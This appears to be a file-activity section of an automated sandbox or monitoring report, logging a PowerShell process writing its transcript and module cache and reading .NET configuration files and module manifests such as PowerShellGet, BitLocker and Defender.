C:\Users\user\Documents\20210223\PowerShell_transcript.936905.KHdwfTvI.20210223092902.txt	unknown	709	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 32 32 33 30 39 32 39 32 33 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 39 33 36 39 30 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********..Windows PowerShell transcript start..Start time: 20210223092923..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 936905 (Microsoft Windows NT 10.0.17134.0)..Host Application:	success or wait	44	6CB71B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	6CB71B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.....Remove-Variable.....Convert-String.....Trace-Command.....Sort-Object.....Register-ObjectEvent.....Get-Runspace.....Format-Table.....Wait-Debugger.....Get-Runspac	success or wait	1	6CB71B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6CB71B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker........Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal........Unlock-PasswordInternal........Unlock-BitLocker........Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal.....Unlock-Recover	success or wait	1	6CB71B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 82 14 00 00 18 00 00 00 e9 0d 6d 05 7c 08 6e 08 53 08 00 00 00 00 3f 01 1d 00 c7 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....m.|.n.S.....?.....@.....	success or wait	1	6DFF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 52 00 00 00 0e 00 20 00	H.....<@.^...L."My...:R..... .	success or wait	17	6DFF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6DFF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6DFF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6DFF76FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 ce 67 40 01 f9 3e 40 01 99 01 40 00 fb 00 40 00 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 dc 71 40 01 dd 71 40 01 42 4d 40 01 f8 53 40 01 ed 44 40 01 98 25 40 01 6d 45 40 01 ba 6e 40	....T.@..g@..>@...@... @...@.V.@.H.@.X.@. [.@.NT@.HT@..S @..S@.hT@..S@..S@..S @.\.@..T@..T@.@X@.? X@..T@..S@..S@..T@..T @.xT@.zT@..T@.=M@.D M@.:M@."M@. M@.!M@.;M@..D@..D@. @M@.<M@.$M@.8M@.? M@.EM@..q@..q@.BM@. .S@..D@..%@.mE@..n@	success or wait	11	6DFF76FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD0CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD0CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD0CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DC603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD05705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DD11F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21268	success or wait	1	6DD1203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC603DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CB71B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DC603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	2	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	6	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CB71B4F	ReadFile
